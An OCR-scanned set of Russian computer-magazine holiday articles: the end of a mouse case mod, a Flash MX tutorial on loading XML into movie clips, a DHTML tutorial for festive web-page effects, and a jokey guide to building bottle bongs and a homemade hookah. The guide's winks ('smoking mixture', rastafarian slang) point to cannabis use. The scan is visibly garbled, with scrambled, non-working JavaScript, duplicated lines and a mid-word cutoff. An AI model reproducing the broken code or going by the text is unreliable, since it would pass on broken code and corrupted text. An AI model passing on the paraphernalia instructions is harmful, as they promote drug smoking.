Слева ты видишь узника грызуна за чистым куском оргстекла безо всяких добавлений. Однако не слишком приятно, когда другие видят нутро твоей мыши с тараканьими испражнениями, не так ли? Поэтому на средней картинке я положил за человечка немного алюминиевой фольги.



Теперь любопытный взгляд не проникнет в святая святых. Взглянув на последний рисунок, ты, наконец, поймешь, для чего вначале мы гнули не один, а два кусочка оргстекла. Верхнюю стекляшку надо немного зашкурить, оставив целым ее центр, и накрыть второй стекляшкой тогда создается полное впечатление, что внутри - жидкий азот.

Теперь ты можешь взглянуть на мою мышь в полной красе. Зимняя такая фишка получилась:). А еще это отличный подарок на NY.





Вот и все. Действительно легкий, дешевый и неплохо смотрящийся мод. Я не уверен, что тебе захочется запихнуть внутрь мыши именно фигурки Lego; мышь твоя, и ты можешь совать туда что угодно :). Так что - за дело, а я пока буду придумывать новые, легкие, дешевые и хорошо выглядящие моды. Ну, с финским приветом, и заглядывай на www.metku.net;).



TIPS OF FLASH:

В ЛЕСУ РОДИЛАСЬ ЕЛОЧКА

О ШЕФАХ И НЕ ШЕФАХ

Когда в святая святых, можно сказать - в сердце креатива фирмы, то есть в твой кабинет, вваливается возбужденно-взъерошенный шеф, ты понимаешь что на уме у него одно: потревожить твой покой. Так и есть. Какой-то нехороший человек дал ему линк на сайт, где в красе неописуемой всяко-разные данные представлены в виде модных графиков и случайному посетителю сайта толково объясняют, зачем, почем и почему нужно идти к вам в офис и расставаться со своими кровными, нажитыми непосильным трудом зелеными бумажками.

TIPS

ОТБРЫКИВАЙСЯ КАК ТОЛЬКО МО-ЖЕШЬ. ИБО НАСТАНУТ ДНИ, КОГДА ТВОЯ НЕЗАВИСИМОСТЬ БУДЕТ НА-ГЛО ПОПРАНА СЕРВЕРНЫМ ПРО-ГРАММИСТОМ. И ВСЯ ЕГО ЛЕНЬ БУ-ДЕТ СУММИРОВАТЬСЯ С ТВОЕЙ, И РАЗНОСЫ ОТ ШЕФА ВЫ БУДЕТЕ ПО-ЛУЧАТЬ В ДВА РАЗА ЧАЩЕ И В ДВА РАЗА БОЛЬШЕ.

Если тебе удалось убедить шефа в том, что все виденное им это сон, что это не нужно вашей фирме, что это идет вразрез с креативной концепцией и т.п., то тебя ждет большое будущее - ты умеешь оказывать влияние на людей. Смело просись в руководство фирмы. Подвинь финансового директора, например. Поверь, это будет проще, чем убедить шефа не делать взаимодействие с серверным скриптом. Поэтому дальше можешь не читать. Зачем финансовому директору знать такие веши?

КАК ВЗАИМОДЕЙСТ-ВОВАТЬ С СЕРВАКОМ

Итак, тебя взяли на работу и требуют сделать взаимодействие с сервером в первый же день. При этом финансовый директор бывший флэшер. Ситуация хуже некуда. Придется делать.

TIPS 2

ЧТОБЫ НЕ НАЛЕТАТЬ НА ГРАБЛИ, РАССТАВЛЕННЫЕ СЕРВЕРНЫМ ПРОГРАММИСТОМ, БУДЬ НЕЗАВИСИМ ОТ НЕГО. СДЕЛАЙ СЕБЕ ФАЙЛЫ, МОЖЕШЬ ДАЖЕ РАЗМЕСТИТЬ ИХ ЛОКАЛЬНО, И ПОЛУЧАЙ ДАННЫЕ ИЗ ЭТИХ ФАЙЛОВ.

Рассмотрим примерчик:

Создаем новое файло в Flash MX и сохраняем его под именем prices.fla. Рисуем чудную новогоднюю елку. Я не заморачивался и нарисовал ее в Paint. Импортируем, Ctrl+B (Breack Apart), после этого волшебной палочкой можно выделить белый фон и снести его. Заклинанием F8 превращаем елочку в мувиклип с именем «el_mc», отмечаем галочки Export for action script, Export in first Frame. (Puc. 1)

После всех этих манипуляций сносим с рабочего стола елочку: спи елочка, бай-бай. Пока она останется только в библиотеке. Это были подготовительные манипуляции.




Рис. 1. На рабочем столе родилась елочка

Цель сегодняшнего рассказа - научиться получать данные с сервака, обрабатывать и отображать их в графическом виде.

TIPS 3

РАЗБИВАИ ЗАДАЧУ НА МНОГО МЕЛКИХ ПОСЛЕДОВАТЕЛЬНЫХ ШАГОВ. ПРОВЕ-РЯЙ РЕЗУЛЬТАТ КАЖДОГО ЭТАПА.

В нашем случае план таков: Сделать тестовый xml документ. Запросить xml документ. Создать обработчик ошибки загрузки. Проверить xml на правильность. Отобразить процесс загрузки xml. Обработать xml для дальнейшего использования.

Создать объекты, соответствующие узлам xml.

Передать в объекты данные атрибутов.

Изменить объекты в соответствии с этими данными.

Изменить адрес загрузки на адрес сервера. Идти в кассу за зарплатой.

ТЕСТОВЫЙ ХМL ДОКУМЕНТ

Прежде всего он должен быть корректным. И это легко проверить: достаточно открыть xml документ в Internet Explorer. Если имеется ошибка, эксплорер это отобразит. Создаем файл my_data.xml. Содержимое

файла: <?xml version=«1.0» encoding=«windows-

1251» ?> <prices header=«Анализ цен на елки»> <firm name=«Русская ель» price=«80» /> <firm name=«Норвежская ель» price=«190»

<firm name=«Голубая ель» price=«300» />
</prices>

Сохраняем my_data.xml. Проверяем его валидность открытием в эксплорере. (Рис. 2)

По содержанию этого файла можно догадаться, что мы будем сравнивать цены на елки в нашей фирме «Русская ель» с ценами на елки в конкурирующих фирмах. И делать это будем с особым цинизмом: в графическом виде.




Рис. 2. Наш XML документ не содержит ашыбак

ЗАПРОС И ПРО-ВЕРКА ДАННЫХ

TIPS 4

НЕ ЛЕНИСЬ ЧЕТКО ПРОПИСЫВАТЬ ТRACE. НЕ СТЕСНЯЙСЯ ПИСАТЬ В TRACE МНОГО И ПОНЯТНО. ЭТО ПОМОЖЕТ ВОВРЕМЯ ЗАМЕТИТЬ И ИСПРАВИТЬ ПШИБКИ.

Поскольку в нашем XML присутствуют русские буковки, нужно предупредить систему использовать местную кодовую страницу. Делаем это в первой же строке. Далее создаем xml объект и загружаем в него наш файл с данными. На событие загрузки проверяем, успешна ли загрузка, хорош ли xml, и сообщаем об этом в окно вывода.

Вот как это все выглядит на Action Script:

```
System.useCodePage = true;

XML.prototype.ignoreWhite = true;

this.input_xml = new XML();

this.input_xml.load(«my_data.xml»);

this.input_xml.onLoad = function(success) {

if (success) {

if (this.status!=0) {

trace(«invalid xml»);
} else {

trace(this);
}
} else {

trace(«error opening URL»);
}
```

TIPS 5

НА ПЕРВЫЙ ВЗГЛЯД ИЗБЫТОЧНАЯ ПРОВЕРКА XML НА ВАЛИДНОСТЬ НИ К ЧЕМУ. ВЕДЬ МЫ ПРОВЕРИЛИ ЕГО В IE. НО НЕ ЗАБЫВАЙ, В ДАЛЬНЕЙ-ШЕМ ТЕБЕ ПРИДЕТСЯ ПОЛУЧАТЬ ДАННЫЕ ОТ СЕРВЕРНОГО СКРИПТА, И XML БУДЕТ СОЗДАВАТЬ СЕРВЕРНЫЙ ПРОГРАММИСТ. И ЕСЛИ ОН ОШИБЕТСЯ, ТО ТЫ ЭТО СРАЗУ УВИДИШЬ И БУДЕШЬ ЗНАТЬ ВИНОВНОГО.

ОБРАБОТКА XML

Поскольку мы только учимся пользовать XML во флэше, то, невзирая на простоту примера, подойдем к вопросу серьезно, по полной программе. Как большие. Для начала назначим каждому узлу xml свой ID, чтобы в дальнейшем к узлам обращаться напрямую, используя синтаксис вида алу xml[ID].

TIPS 6

ЕСТЬ ВЕЩИ, КОТОРЫЕ НЕЛЬЗЯ ПОЗ-ВОЛЯТЬ НИКОМУ. НЕ ДОВЕРЯЙ НИКО-МУ СВОЮ МАШИНУ, ЖЕНУ/МУЖА И АТ-РИБУТ ID В XML. ТОЛЬКО ТАК ТЫ БУ-ДЕШЬ УВЕРЕН В ТОМ, ЧТО СМОЖЕШЬ ВЗЯТЬ ЛЮБОЙ УЗЕЛ ПО ЕГО ID И ДЕ-ЛАТЬ С НИМ ВСЕ ЧТО ЗАХОЧЕШЬ.

Чтобы задать узлам xml уникальный идентификатор, будем пользовать мою функцию nextNode, без которой просто не представляю, как бы я обходился. Советую не набирать вручную, а взять вот здесь: http://www.layer51.com/proto/d.aspx?f=440 Если появится желание понять, как она работает, то почитать можно здесь: http://dembicki.narod.ru/tutor/a4.htm

```
// (c) Ivan Dembicki, dembicki@narod.ru
XMLNode.prototype.nextNode = function() {
  if (this.firstChild!= null) {
    return this.firstChild;
  }
  var n = this;
  while (n.nextSibling == null) {
    if (n.parentNode) {
      n = n.parentNode;
    } else {
      return null;
    }
  }
  return n.nextSibling;
};
```

TIPS 7

СОЗДАЙ ОТДЕЛЬНЫЙ СЛОЙ ДЛЯ
ПРОТОТИПНЫХ ФУНКЦИЙ. ЕСЛИ
ПРОТОТИПНЫХ ФУНКЦИЙ МНОГО,
ВЫНЕСИ ИХ ВО ВНЕШНИЙ .AS ФАЙЛ
И ИНКЛУДЬ В ПЕРВОМ КАДРЕ. НО И
В ТОМ И В ДРУГОМ СЛУЧАЕ ЭТО
ДОЛЖНО БЫТЬ В ВЕРХНЕМ КАДРЕ,
ПОСКОЛЬКУ ФУНКЦИИ ДОЛЖНЫ
БЫТЬ ЗАДАНЫ ДО ИХ ВЫЗОВА.

TIPS 8

НЕ СНОСИ АВТОРОВ ФУНКЦИЙ. В ТОМ, ЧТО ТЫ ПОЛЬЗУЕШЬ ЧУЖИЕ ФУНКЦИИ, НЕТ НИЧЕГО ПОЗОРНОГО, СКОРЕЕ НАОБОРОТ, УМЕНИЕ ИСПОЛЬЗОВАТЬ В СВОИХ ЦЕЛЯХ

БЕСПЛАТНЫЕ РАЗРАБОТКИ ДРУГИХ ЛЮДЕЙ - СЕРЬЕЗНОЕ ДОСТОИНСТВО ЛЮБОГО ПРОГРАММИСТА. ПРИСВА-ИВАТЬ СЕБЕ АВТОРСТВО ЧУЖИХ РАБОТ СМЕШНО И БЕССМЫСЛЕННО. АВТОРЫ ФУНКЦИЙ УКАЗЫВАЮТ СЕБЯ НЕ ДЛЯ ДОСТИЖЕНИЯ ВСЕМИРНОЙ СЛАВЫ, А ДЛЯ ТОГО, ЧТОБЫ ЧЕЛОВЕК, ИСПОЛЬЗУЮЩИЙ ФУНКЦИЮ, В СЛУЧАЕ ОБНАРУЖЕНИЯ ОШИБКИ МОГ ОБ ЭТОМ ЕМУ СООБЩИТЬ, И ЕСЛИ ОШИБКА УЖЕ ИСПРАВЛЕНА, ТО И ПОЛУЧИТЬ ИСПРАВЛЕНА, ТО И ПОЛУЧИТЬ ИСПРАВЛЕНА, ТО ВЕОГИЮ

Ты не потерял тему за моими советами? Если нет, то продолжим. Зададим узлам уникальный идентификатор вот этой функцией:

```
this.input_xml.addID = function() {
  var nod, i = 0;
  nod = this.firstChild;
  while (nod) {
    nod.attributes.ID = i++;
    nod = nod.nextNode();
  }
  this.parseXML(this);
};
```

Эту функцию мы можем написать после уже написанного скрипта, поскольку событие onLoad произойдет не ранее второго кадра. Вызываем эту функцию только в том случае, если произошла успешная загрузка xml и он не содержит синтаксических ошибок. А именно перед строкой trace(this). Заодно и изменим этот трейс, чтобы продемонстрировать возможность обращения к узлу xml через его ID: trace(this[0].attributes.header);

В результате в окне вывода должны увидеть: «Анализ цен на елки».

TIPS 9

В ДАННОМ ПРИМЕРЕ ГЛУБИНА ВЛО-ЖЕННОСТИ УЗЛА НЕ ВАЖНА, ПО-СКОЛЬКУ У ВСЕХ УЗЛОВ ОНА ОДИ-НАКОВА (ЗА ИСКЛЮЧЕНИЕМ ПЕРВО-ГО). ОДНАКО ПРИ ГЕНЕРАЦИИ РАЗ-ЛИЧНЫХ МЕНЮ СТРУКТУРА И ВЛО-ЖЕННОСТЬ БУДУТ ИГРАТЬ ОЧЕНЬ ВАЖНУЮ РОЛЬ. ДЛЯ ОПРЕДЕЛЕНИЯ ГЛУБИНЫ НУЖНО ДОБАВИТЬ СООТ-ВЕТСТВУЮЩИЙ СЧЕТЧИК В ФУНК-ЦИИ NEXTNODE, КОТОРЫЙ БЫ УВЕ-ЛИЧИВАЛСЯ ПРИ ПЕРЕХОДЕ НА ДО-ЧЕРНИЕ УЗЛЫ И УМЕНЬШАЛСЯ ПРИ ПЕРЕХОДЕ НА РОДИТЕЛЬСКИЕ. ЗНА-ЧЕНИЕ ГЛУБИНЫ УЗЛА СОВЕТУЮ СО-ХРАНИТЬ В САМОМ УЗЛЕ КАК ЕГО АТРИБУТ.

СОЗДАЕМ ОБЪЕКТЫ И КОПИРУЕМ В НИХ ДАННЫЕ ИЗ ХМL

Итак, что мы имеем. К любому узлу можем обратиться через его идентификатор. Первый узел, содержащий все остальные узлы, имеет нулевой идентификатор. Давай это использовать. Создадим функцию, которая, имея на входе только идентификатор узла, добавит мувиклип на сцену и передаст атрибуты в переменные этого мувиклипа. Начнем опять с посещения www.layer51.com, а именно:

http://www.layer51.com/proto/d.aspx?f=361 И возьмем там вот эту функцию:

```
// (c) Ivan Dembicki 2002
dembicki@narod.ru
XMLNode.prototype.copyAttributes =
copyAttributes
function copyAttributes (to) {
var a = this.attributes;
var b = eval(to);
for (var vars in a) {b[vars] = a[vars];}
}
```

Поместим функцию в наше хранилище прототипов после функции nextNode. Затем создадим функцию добавления мувиклипов в указанное место:

```
this.input_xml.addMCs = function(targ) {
  var mc, i;
  while (this[++i]) {
      mc = targ.attachMovie(«el_mc»,
      «el»+i+»_mc», i);
  this[i].copyAttributes(mc);
  mc._x = i*mc._width;
  mc._y = 400;
  mc._height = mc.price;
  }
};
```

Вызовем функцию в событии onLoad (после вызова функции addID и трейса) с указанием, куда их размещать:

this.addMCs(_root) delete this

Теперь можно и тестануть. (Рис. 3)




Рис. 3. В лесу родилось... три елочки!

РЕЗЮМЕ

Что мы имеем в результате? Три елочки разной высоты? Не только! Мы имеем упорядоченные мувиклипы, содержащие данные, полученные из хт. Это можно увидеть в листинге переменных. Теперь с этими данными можно делать все что угодно. Более того. Тебе не нужно заботиться о том, чтобы изменять твой скрипт генерации объектов, если в хт. будут добавлены новые атрибуты. Все атрибуты и их значения будут скопированы в переменные мувиклипов. А уж как задействовать их, не мне тебя учить. С Новым годом!

Vadias (painter@gameland.ru, www.freehand.str.ru)

Кто сказал, что под Новый год украшают только елки? Твой сайт ничуть не хуже, и сегодня мы, как и положено, добавим в него немного волшебства и декораций. А поможет нам с волшебством не кто иной, как великий и ужасный Dynamic HTML. Чтобы сразу посмотреть, какая пага из всех описываемых телодвижений должна получиться, слетай по адресу: www.freehand.str.ru/newyear, а если что неясно - просто намыль мне (только, чур, без вопросов, где найти фотки с голыми снегурочками).



Веселиться, так веселиться! Пусть вход на твой обновленный сайт будет начинаться,

ни много ни мало, с микроигры. Нет, не надо закачивать третий «Doom» на бедный

сервак - можно обойтись простеньким скриптом.

Итак, гама «Закликай Деда ОтМороза». Суть игры такова: когда юзер заходит на сайт, перед ним по странице туда-сюда

носится Дед Мороз, и чтобы увидеть дальнейшее содержимое сайта, юзер должен щелкануть мышой по старику (его изображение является ссылкой на основную страницу).

картинки с Морозом - одна носом вправо,

Сперва нужно подготовить две зеркальные другая носом влево (иначе - что будет носиться по экрану). Дай им понятные имена, я, например, назвал свои пикчи «deda-l.gif» и «deda-r.gif».

Весь скрипт нужно засунуть между новогодними тегами <head> и </head>:

var wid=window.screen.width; //здесь мы узнаем ширину экрана юзера. var x=-80; //вводим переменную с отрицательной горизонтальной координатой, чтобы картинка уезжала за экран. var svich=false; //с помощью этой переменной меняется направление движения.

function window_onload() { //эта функция при загрузке страницы запускает основную функцию и устанавливает таймер обновления на 5 миллисекунд.

window.setInterval(«move()», 5);

function move() { //это функция, которая двигает картинку. if(svich==false){ imaj.src=«deda-r.gif»;//источник (source) изображения устанавливается здесь. //устанавливаем, на сколько x=x+7: пикселей за раз сдвигается картинка. $if(x>=wid){$ //видишь, когда координата по оси X становится больше или равной ширине экрана, //направление двиsvich=true; жения меняется.

imaj.src=«deda-l.gif»; //source картинки изменяется.

else { x=x-7; $if(x==-80){$ svich=false; deda.style.left=x+»px»; строка устанавливает начальную координату картинки, равную переменной х, т.е. -80.

</script>

Это и был «движок» игры в Деда. Но движок надо еще запустить с толкача. Для этого после открывающего тега -body> пишем: onload=«window_onload()». Также устанавливаем параметры отступа и задаем стиль курсору crosshair, то есть «прицел». Такой же стиль курсора надо установить в теге ссылки <a>. У картинки устанавливаем id, чтобы скрипт мог менять ее источник (src). Все остальное чисто оформление.

<body onload=«window_onload()» topmar-</pre> gin=«0» leftmargin=«0» style=«cursor:crosshair» bgcolor=«#000066»>


<table width=«100%» border=«0» cellpadding=«0» cellspacing=«0»>

<td height=«180px» bgcolor=«#FFCC33»>

<td height=«80px» bgcolor=«#FFFFFF» valign=«bottom»> <div id=«deda» style=«position: relative»><a href=«main.htm»

style=«cursor:crosshair»></div>

</body>



В интересах юзабельности рекомендую все же поставить на эту страницу также обычную ссылку на main.htm, потому что, во-первых, не все захотят стрелять по

старику, а во-вторых, не у всех браузер IE, поддерживающий эту игру:).

Итак, юзерок благополучно прошел твою первую «игру» :). Что ж, постараемся не разочаровать его далее. Надо внести некоторую живость в страницу. В левый

верхний угол добавим персонажа наиболее актуален сейчас Санта Морозович ака Дедус Клаус. Вот что можно замутить: в зависимости от

положения курсора мыши персонаж будет вращать глазами.

Есть готовый скрипт, где глаза вращаются на 360 градусов (ищи на пагах по JavaScript), но его код слишком замороченный. Зачем мучиться - выберем упрощенный вариант: если курсор будет находиться справа от старика, он будет смотреть вправо, если снизу - то вниз, а если между этими двумя областями - то по диагонали. Очевидно, сначала необходимо создать три соответствующих картинки. Я назвал их east.gif, s-east.gif и south.gif.



Скрипт, как обычно, запрячем в НЕАД. Весь значение положения курсора по он состоит из одной функции:

<script> function seen() {
var mx=event.x; //объявляем переменную, которой присваивается значение положения курсора по горизонтали. var my=event.y; //объявляем переменную, которой присваивается

вертикали. if (mx>80 && my>80) { //здесь определяется самая большая область, глаза смотрят по диагонали. eye.src=«s-east.gif»; , else if (mx<80 && my>80) { //определяется область, находящаяся под изображением; глаза смотрят вниз.

eye.src=«south.gif»; élse { //все остальное, включая область самой картинки; глаза смотрят вправо. eye.src=«east.gif»; </script

Не забудь в BODY воткнуть функцию, работающую при движении мыши. Вставляем в документ картинку с id=«eye», по умолчанию это будет east.gif.

body topmargin=«0» leftmargin=«0» onmousemove=«seen()»> </body>



Только этого мало! Пусть наш герой не только глядит, но и бубнит, причем со смыслом. Он будет обращаться к юзеру по имени! Сделаем так, чтобы при загрузке этой страницы вылетало окно сценария с запросом имени и полем для ответа. Но сначала нужны некоторые картинки и теги, чтобы Дед Мороз говорил, как в комиксах, «облачком» изо рта:).



Для начала нужно подготовить некоторые графические элементы. Это три картинки, ведущие в разные разделы («открытки»,

«фотки» и «истории»), и еще картинка с треугольничком для комиксного облачка. Напоминаю, ты можешь посетить страницу по адресу, указанному в начале статьи, сохранить ее и рассмотреть все файлы

Не забудь добавить этот скрипт к предыдущему, чтобы все работало одновременно (и глаза, и бубнилка).

предыдущему, чтобы все работало одновременно (и глаза, и бубнилка).

<script>

var namez=prompt(«Представься дедушке,

дружок!», «хакер»); var def=«Выбери раздел, «+патеz+»!»; var otkr=«Здесь ты найдешь симпотные новогодние открытки»;

var foto=«В этом разделе - самые вызывающие рождественские фотографии»;

var stories=«Хочешь почитать самые волшебные и пошлые новогодние истории?»

</script>

<div id=«cloud» style=«padding: Opx; mar-gin: Opx; width=120px; visibility: visible; position: absolute; left: 80px; top: 80px»>

<div id=comment style=«border: 1px solid</pre> #000; border-top: 0px; padding: 3px; margin: 0px»>

<script>

comment.innerText=def;

</script>

</div> </div>

<div style=«position: absolute; left:100px»>

<img src=«otkr.gif» onmouseover=«comment.innerText=otkr»

onmouseout=«comment.innerText=def»>

<img src=«stories.aif»

onmouseover=«comment.innerText=stories» onmouseout=«comment.innerText=def»>

</div>

</body>


Ну вот, все украшения готовы. Страница выглядит, как живая, и мы считаем дни до долгожданного праздника. А для тех, у кого плохо с арифметикой и кто не может сосчитать количество оставшихся суток, мы вставим эту архиполезную информацию на нашу страницу. Этот маленький кусок скрипта


можно вставить в любое место между тегами

dody> и </body>. Правильно показывать число дней он будет только в течение декабря, но именно поэтому он так мал и прост (Новым годом здесь считается первое января). Так что каждый месяц - Новый год :). <script>


var nowDate=new Date(); var curDay=nowDate.getDate();
var Christmas=32; var ostalos=Christmas-curDay; document.write(«Если твои часы не врут, до Нового года осталось «+ostalos+» дней»); </script>

БЦРБЦЛЯТСРЫ





SpelinblimbeR (spelinblimber@ukrpost.net), **ХрымZ** (hrimz@xyligan.ru)



Новый год — мероприятие, безусловно, массовое. И для того, чтобы объединить народ, не всегда нужно упиваться в смерть. Гораздо приятнее замутить ритуал американских индейцев (и международных растаманов) — трубку мира. Но поскольку мир не стоит на месте, труба его тоже преобразилась и получила в наследники хитрый прибор — бурбулятор (барбулятор, бульбулятор, бульбулятор, бульбулятор,

Smoking kills

Так уж повелось, что табак курят. Конечно, его можно употреблять и внутрь (то бишь хавать), но ритуальное курение носит еще и символический смысл - оно как бы объединяет всех участников ритуала, создает доверительную атмосферу и ощущение приобщенности к некоему таинству. Для курения используют целую кучу девайсов - от самодельных бурбуляторов, собираемых за пять минут, до высокотехнологичных промышленных вариантов. Тем не менее все это разнообразие можно разделить на две группы: девайсы, действующие по принципу трубок (тут дым нигде подолгу не задерживается и попадает прямиком в твои легкие), и девайсы, в которых дым перед попаданием в легкие всячески охлаждается и частично очищается (охлажденный дым не так сильно дерет горло, это помогает избегать неприятных приступов кашля). Кроме того, бывают барбуляторы чисто прагматического предназначения - их делают с целью побыстрее покурить, и никакой эстетической нагрузки они не несут. Правда, как для меня, гораздо приятнее сесть вокруг елки и пустить по кругу красиво и качественно сделанную трубку. Я не знаю, есть ли в России бульбуляторные магазины, могу сказать, что в Киеве их нет, а если бы и были, то цены на промышленные модели они завернули бы за небеса. Посему сперва хотелось бы рассказать про самодельные де-

Шаманим в домашних условиях Итак, закончим с нудной прелюдией и поговорим о том, какими бы-

Итак, закончим с нудной прелюдией и поговорим о том, какими бывают и как сотворить самому эти чудо-девайсины для ритуального курения. "Бум Шанкар!", как говорят братья-растаманы.

Для барбулятора тебе понадобятся:

- 1) пластиковая бутылка (в принципе, <u>любого раз</u>мера);
- 2) фольга (пойдет даже из-под шоколада);
- 3) игла или что-то колющее;
- 4) ну и сам табак, соответственно :).

Берешь емкость, именуемую ботлом, выпиваешь содержимое, выкидываешь на фиг пробку. Теперь работы осталось - проделать отвер-



стия в бутылке и присобачить фольгу. Для примера возьмем тару в 0.5 литра (стандартную коку). Отступи мысленно от дна бутылки сантиметров 4-5 и колющим предметом проткни несколько раз пластик. То есть сделаем небольшую решеточку в бутылке, состоящую из маленьких дырочек (либо такой вариант из практики уличных растаманов - закури новую сигарету и, пока она еще не сильно истлела, прожги ею дырку, после некоторой практики получаются красивые круглые дырки). Размер решетки подбери под свою пасть сам - тут мы тебе не советчики :). Теперь сделай из фольги воронку в горлышке бутылки и закрепи конструкцию скотчем, а лучше изолентой. Если ты заметил, на некоторых пластиковых бутылках после снимания крышки остается кольцо; попрактиковыя бутылках после снимания крышки остается кольцо; попрактиковыя сутылках после вается кольцо - таким макаром все и фиксируется. Можно пойти еще дальше - взять старый мамин наперсток, при помощи цыганской иг-



лы и молоточка проделать в нем дырочки, а затем закрепить его в крышке от бутылки - устройство многоразового использования :). Затем проткни несколько раз фольгу иголкой, и простейший барбулятор готов! Заряжай ракету! В смысле - засыпай в воронку табак, поджигай, а через отверстие внизу тяни-тяни :-).

Охлаждаемся

Это мы рассмотрели самый простой вид шайтан-трубы, а теперь соберем из ничего более сложный девайс с водяным охлаждением (а также очищением), именуемый в высших кругах общества кальяном. Отличия состоят в том, что табак, прежде чем попасть в твои чистые легкие, проходит через воду, а тянут в этом случае через трубку, которую придется постоянно держать во рту:). Приступим!

Тебе нужно иметь:

- 1) ЛЮБУЮ бутылку (лучше взять маленькую стеклянную от колы);
- 2) кусок резины;
- 3) две тонкие металлические трубочки (поищи в завалах квартиры - должен найти что-то похожее);
- металлическую воронку ака чашечку (подбирай размер отверстия под размер твоих трубочек);
- 5) пластиковую трубочку (я, например, просто отрезал трубку от капельницы :);
- 6) любое колющее орудие.

Сразу предупреждаю, что я сейчас опишу устройство кальяна, а уже по нему ты сам подберешь детали для сборки. То есть главное - понять механизм, а уж как ты будешь искать воронку - твои проблемы. В редакцию с просьбой выслать не пиши - у самих не хватает:). Итак, берется кусок резины или другого материала, из которого можно сделать пробку. Можно вообще пустую бутылку из-под выпитого под Новый год вина взять вместе с родной пробкой и парой несложных движений превратить ее из бесполезной стекляшки в офигенную конструкцию. Для этого в нашей пробке делаешь два отверстия. С резиной проблем быть не должно, а вот с деревянной пробкой, возможно, придется немного потрахаться. Все зависит от кривизны твоих рук. В любом случае желаю тебе удачи :). Отверстия сделал? Ай, маладца. Теперь бери две металлические трубки и подгони их так, чтобы одна доходила практически до дна емкости, ну или хотя бы была значительно длиннее другой. В общем, в итоге должно получиться так, что длинная трубка должна быть в воде, а короткая - нет. Исходя из этого факта и рассчитывай, сколько воды (а лучше вина!) нужно залить. Теперь самая загадочная часть изготовления. Присобачивание воронки. Точного рецепта нет даже в очень умных книгах, посему подрубай фантазию и твори :). Можно заюзать какое-нибудь подобие металлического блюдца, сделать в нем отверстие и примотать изолентой к трубке. Вполне будет держать - испытывали в полевых условиях! Чашечка вроде держится, теперь просто возьми пластиковую трубочку из-под капельницы или еще откуда и натягивай на металлическую трубку, да, только обязательно на ту, что короче. Та, что длиннее, предназначалась для чашечки. Все, кальян готов. В качестве дополнительных удобств можешь сделать мундштук. Это чтобы не держать пластик во рту, если ты очень брезгливый. Да, чуть не забыл, когда в бульбик что-то залито (вода/вино), не стоит дуть в него. Только в себя тяни. Почему? А ты попробуй в качестве эксперимента:).

На случай, если с кальяном тебе париться лень, - можно быстренько смастерить более простой девайс с водяным охлаждением, в народе он так и называется - водный. Для водного нужны две бутылки разного объема, например, на 2 и 1,5 литра. У бутылки поменьше ножом отрезаем дно, а у бутыли побольше - верхушку, нужно чтобы маленькая бутылка входила в большую. В горлышко меньшей бутылки вставляется уже знакомый нам колпачок из фольги, отличие состоит лишь в том, что в данной модели его не нужно фиксировать. Этот бульбулятор использует элементарные законы физики. В нижнюю бутылку мы наливаем воду и опускаем в воду верхнюю часть с колпачком и волшебным табаком, потом поджигаем и начинаем медленно поднимать верхнюю бутылку (только осторожно, чтобы она не выскочила из воды). Воздух извне начинает устремляться в бутылку, и она наполняется дымом; затем снимаем колпак и (уже медленно опуская бутылку) втягиваем содержимое. Конечно же, ты понимаешь, что вся эта статья предназначена только для того, чтобы ты расширил свой кругозор новыми знаниями о мире, и нечего более. Вот

я лично не знаю ни одного человека, который бы курил. Даже сигареты. Честно-честно :). Ну усе, удачного новогоднего курения тебе!

Наши руки не для скуки
Но это все так, подсобные средства для курения - они легко и быстро изготовляются, но выглядят, к сожалению, не очень. До Нового года осталось еще прилично времени, так что ничего не мешает тебе немного отвлечься и заняться сооружением своего собственного бурбулятора. Это может быть просто выточенная из дерева трубка (в отличие от сигаретного табака, для курительной смеси трубка должна иметь решетку с мелкими дырками, иначе ты рискуешь задуть в себя то, что будешь курить) или прикольный кальян, или еще какаянибудь безбашенная муть. Главное - это уникальность бульбулятора, твой элемент творчества в нем, какой-то маленький прикольчик - в этом вся суть классной Трубки Мира. Импровизируй! На сайте http://works.hop.ru обитает чел, который постоянно мутит разные прикольные бурбуляторы (на картинках они больше похожи на космические корабли). Здесь можно увидеть самые разнообразные модели с мудреными системами охлаждения и перераспределения дыма. Этот сайт интересен еще и тем, что если ты вдруг захочешь заму-

